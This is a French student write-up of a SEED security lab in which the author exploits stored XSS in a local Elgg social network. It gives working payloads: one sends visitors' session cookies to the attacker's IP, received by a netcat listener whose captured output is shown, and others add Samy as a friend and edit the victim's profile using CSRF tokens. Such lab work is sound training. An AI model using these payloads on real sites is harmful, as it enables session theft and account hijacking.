
[PENTEST] Exploitation de la Machine : Elgg (XSS)

Contexte : Lab de cybersécurité réalisé en Master 2.
Environnement : Lab Seed - Elgg sur une VM Ubuntu (Macbook Air M2 - Architecture ARM).
Objectif : Concevoir et déployer un ver (XSS) capable de se propager de manière autonome lorsqu'on visite le profil de quelqu'un…

1 - Installation et Configuration


Pour la résolution DNS, on relie l'adresse IP *10.9.0.5* à l'url *www.seed-server.com*.




On build et on lance l'image docker de notre Lab

```
jordan@server:~/Downloads/Labsetup-arm$ sudo docker-compose build
jordan@server:~/Downloads/Labsetup-arm$ sudo docker-compose up -d
```


Si on tape l'url dans le navigateur on est censé arriver sur la page ci-dessous :



2 - XSS basique




Ici on a tous les membres du réseau social.




Pour se connecter en Samy, on utilise les credentials **samy:seedsamy.**

En éditant le profil de Samy, on va essayer une exploitation XSS basique sur l'un des champs, ici ce sera "Brief description".




Lorsqu'on sauvegarde. L'XSS s'exécute…



Ce qu’on vient de faire ici :


Maintenant qu’un autre utilisateur viendra visiter notre XSS s'exécutera et le message d’alert s’affichera…

Par exemple, je suis connecté à la place d’Alice (alice:seedalice), je clique sur le profile de Samy et l’XSS s'exécute…



3 - XSS (cookie)

On va maintenant, on va faire la même chose. Mais on va faire en sorte que lorsqu’un utilisateur visite notre profil ses cookies s’affichent à l’écran.



Toujours connecté en tant qu'Alice, quand je visite le profil de Samy. J'obtiens le cookie d'Alice : **Elgg=i4sl7b97sh07ko2mobjnek04so**

4 - XSS vol de cookie

Jusqu'ici c'est intéressant ce qu'on a fait. Mais on est limité car uniquement l'utilisateur voit le cookie et non l'attaquant…


Pour se faire on doit créer un programme qui part d'une requête HTTP, peut permettre à l'attaquant de recevoir les cookies.

```
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ca:36:f3 brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.1.107/24 brd 192.168.1.255 scope global dynamic noprefixroute ens160
```


Notre adresse ip est 192.168.1.107.

Pour cela on utilise le code suivant :

```
<script> document.write('<img src=http://192.168.1.107:5555?c='
+ escape(document.cookie) + ' >');
</script>
```



Après cela, on se connecte sur le profil d'Alice, et on va voir le profil de Samy.



Ici on a créé un listener avec netcat sur le port 5555, pour recevoir la requête http.

```
jordan@server:~/Downloads/Labsetup-arm$ nc -l 5555
GET /?c=traffic_target%3Dgd%3B%20caf_ipaddr%3D82.124.137.160%3B%20country%3DFR%3B%20city%3DRueil-Malmaison%3B%20lander_type%3Dparkweb%3B%20
Elgg%3Docjqa259mu1hv94bt8tks82v2v HTTP/1.1
Host: 192.168.1.107:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Priority: u=4, i
```


On retrouve le cookie volé ici : **Elgg%3Docjqa259mu1hv94bt8tks82v2v** (url encode)
Elgg=ocjqa259mu1hv94bt8tks82v2v (url decode)

5 - Créer une XSS qui ajoute Samy en ami à tous ceux qui visitent son profil


Après avoir analysé le code source, le processus et fait des recherches pour ajouter un ami (ici Samy). Voici le code javascript qu'on va insérer pour ajouter Samy en ami lorsqu'on visite son profil.

```
<script type="text/javascript">
        window.onload = function () {
        var Ajax=null;
        // Timestamp et paramètres token
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token ="&__elgg_token="+elgg.security.token.__elgg_token;

        //Requête http pour ajouter Samy en ami
        var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59" + token +
        ts;

        //Requête Ajax pour ajouter un ami
        Ajax=new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.send();
        }
</script>
```


On ajoute le code dans le profil de Samy :




En tant qu'Alice, nous voyons bien que nous n'avons pas d'amis…



Maintenant lorsque nous nous rendons sur le profil de Samy…



Et que l'on retourne voir nos amis … Alice a un nouvel ami.




6 - Modifier le profil de notre victime lorsqu'elle visite le profil de Samy (About me)

On doit d'abord comprendre qu'elles sont les requêtes utilisées par l'utilisateur pour modifier son profil notamment avec Burp et ensuite on construit notre programme.


```
<script type="text/javascript">
        window.onload = function(){
        //Obtenir le username, le guid, timestamp et le token
        var userName="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;

        // Construire l'URL
        var desc = "description=Jordan the HACKERRR" + "&accesslevel[description]=2";
        var content=token + ts + userName + desc + guid;
        var samyGuid=59
        var sendurl="http://www.seed-server.com/action/profile/edit";
        if(elgg.session.user.guid!=samyGuid) {
        //Requête Ajax pour modifier le profil
        var Ajax=null;
        Ajax=new XMLHttpRequest();
```

```
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
        }
        }
</script>
```

